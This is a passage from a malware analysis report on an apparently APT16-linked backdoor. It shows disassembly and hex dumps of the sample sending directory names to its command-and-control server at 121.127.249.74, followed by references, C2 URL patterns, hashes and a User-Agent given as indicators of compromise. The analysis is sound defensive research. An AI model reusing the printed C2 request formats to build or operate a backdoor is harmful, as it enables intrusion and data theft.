03FE28C8	63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65 70	cept: /*..Accep
03FE28D8	74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75	t-Language: en-u
03FE28E8	73 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 48	s..Connection: K
03FE28F8	65 65 70 2D 41 6C 69 76 65 0D 0A 43 6F 6E 74 65	eep-Alive..Conte
03FE2908	6E 74 2D 54 79 70 65 3A 20 74 65 78 74 2F 68 74	nt-Type: text/ht
03FE2918	6D 6C 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67	ml..Content-Leng
03FE2928	74 68 3A 20 31 33 31 36 0D 0A 0D 0A 3C 68 74 6D	th: 1316....<htm
03FE2938	6C 3E 3C 68 65 61 64 3E 3C 74 69 74 6C 65 3E 52	l><head><title>R
03FE2948	65 73 75 6C 74 3C 2F 74 69 74 6C 65 3E 3C 2F 68	esult/<title></h
03FE2958	65 61 64 3E 0D 0A 3C 62 6F 64 79 3E 3C 68 34 3E	ead>..<body><h4>
03FE2968	C9 83 CE 83 AC 86 8C 8B 9A 92 DF B6 9B 93 9A DF	E.I.-.....B.....B
03FE2978	AF 8D 90 9C 9A 8C 8C 83 CF 83 AC 86 8C 8B 9A 92	.....I.-.....
03FE2988	83 CB 83 8C 92 8C 8C D1 9A 87 9A 83 CA CF CF 83	.E.....N.....EII.
03FE2998	9C 8C 8D 8C 8C D1 9A 87 9A 83 C9 CF CB 83 88 96	.....N.....EIE...
03FE29A8	91 96 91 96 8B D1 9A 87 9A 83 C9 C8 CD 83 9C 8C	.....N.....EII...
03FE29B8	8D 8C 8C D1 9A 87 9A 83 C9 C7 CB 83 88 96 91 93	...N.....EÇE;.....

Figure 78

**Case 8 – EAX = 7**

The GetFileAttributesA API is used to retrieve file system attributes for the current directory, as shown in figure 79:

Figure 79 shows a debugger window with assembly code and a stack dump. The assembly code at address 671851E6 is:

```

671851E5 50          push eax
671851E6 E8 7D F3 FF FF  call <apt.GetFileAttributesA>

```

The stack dump below shows the arguments passed to the function:

Index	Address	Value
1:	[esp]	03FE0AC8 "C:\\
2:	[esp+4]	67188364 apt
3:	[esp+8]	00000001
4:	[esp+C]	67188043 apt

Figure 79

The current directory name is sent to the CnC server in the following form “7|1|Directory name|”:

67186883 6A 00 push 0  
 67186885 8B 45 FC mov eax,dword ptr ss:[ebp-4]  
 67186888 E8 BF CB FF FF call apt.6718374C  
 6718688D 50 push eax  
 6718688E 8B 45 FC mov eax,dword ptr ss:[ebp-4]  
 67186891 E8 B6 CD FF FF call apt.6718394C  
 67186896 50 push eax  
 67186897 56 push esi  
 67186898 E8 A3 DA FF FF call <apt.send>  
 6718689D 48 dec eax

<apt.send>

CODE: 67186898 apt.exe:\$6B98 #5F98

Address	Hex	ASCII
03FE0DBC	50 4F 53 54 20 2F 63 78 70 69 64 2F 73 75 62 6D	POST /cxpid/subm
03FE0DDC	69 74 2E 70 68 70 3F 53 65 73 73 69 6F 6E 49 44	it.php?SessionID
03FE0DDC	3D 31 33 30 20 48 54 54 50 2F 31 2E 30 0D 0A 48	=130 HTTP/1.0..H
03FE0DEC	6F 73 74 3A 20 31 32 31 2E 31 32 37 2E 32 34 39	ost: 121.127.249
03FE0DFC	2E 37 34 3A 34 34 33 0D 0A 55 73 65 72 2D 41 67	.74:443..User-Ag
03FE0E0C	65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30	ent: Mozilla/4.0
03FE0E1C	20 28 63 6F 6D 70 61 74 69 62 6C 65 38 20 4D 53	(compatible; MS
03FE0E2C	49 45 20 37 2E 30 38 20 57 69 6E 64 6F 77 73 20	IE 7.0; Windows
03FE0E3C	4E 54 20 35 2E 31 38 20 53 56 31 29 0D 0A 41 63	NT 5.1; SV1)..Ac
03FE0E4C	63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65 70	cept: /*..Accep
03FE0E5C	74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75	t-Language: en-u
03FE0E6C	73 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 48	s..Connection: K
03FE0E7C	65 65 70 2D 41 6C 69 76 65 0D 0A 43 6F 6E 74 65	eep-Alive..Conte
03FE0E8C	6E 74 2D 54 79 70 65 3A 20 74 65 78 74 2F 68 74	nt-Type: text/ht
03FE0E9C	6D 6C 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67	ml..Content-Leng
03FE0EAC	74 68 3A 20 39 36 0D 0A 0D 0A 3C 68 74 6D 6C 3E	th: 96...<html>
03FE0EBC	3C 68 65 61 64 3E 3C 74 69 74 6C 65 3E 52 65 73	<head><title>Res
03FE0ECC	75 6C 74 3C 2F 74 69 74 6C 65 3E 3C 2F 68 65 61	ult</title></hea
03FE0EDC	64 3E 0D 0A 3C 62 6F 64 79 3E 3C 68 34 3E C8 83	d>..<body><h4>E.
03FE0EEC	CE 83 BC C5 A3 AA 8C 9A 8D 8C A3 AD BA B2 A3 BB	I.%Af*....f.o=f»
03FE0EFC	9A 8C 94 8B 90 8F 83 3C 2F 68 34 3E 3C 2F 62 6F	.....</h4></bo
03FE0F0C	64 79 3E 3C 2F 68 74 6D 6C 3E 00 00 F4 85 18 67	dy></html>..õµ.g

Figure 80

If EAX > 7, the process performs a few recv function calls and jumps back to the switch instruction.

### References

Decryption algorithm: [https://github.com/Rackedydig/string\\_decode\\_algorithm\\_apt16](https://github.com/Rackedydig/string_decode_algorithm_apt16)

FireEye APT groups: <https://www.fireeye.com/current-threats/apt-groups.html>

FireEye report: <https://www.fireeye.com/blog/threat-research/2015/12/the-eps-awakens-part-two.html>

MSDN: <https://docs.microsoft.com/en-us/windows/win32/api/>

Fakenet: <https://github.com/fireeye/flare-fakenet-ng>

VirusTotal:

<https://www.virustotal.com/gui/file/bed00a7b59ef2bd703098da6d523a498c8fda05dce931f028e8f16ff434dc89e/detection>

### INDICATORS OF COMPROMISE

C2 IP address: 121.127.249.74

SHA256:

BED00A7B59EF2BD703098DA6D523A498C8FDA05DCE931F028E8F16FF434DC89E

SHA256:

44DD6A777F50E22EC295FEAE2DDEFFFF1849F8307F50DA4435584200A2BA6AF0

URLs: <https://121.127.249.74/cxpid/submit.php?SessionID=<decimal number>>

<https://121.127.249.74/send.php?id=<decimal number>>

<https://121.127.249.74/query.php?id=<decimal number>>

<https://121.127.249.74/cxgid/<Hostname>/<IP address in decimal>/<IP address in decimal>/index.php>

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)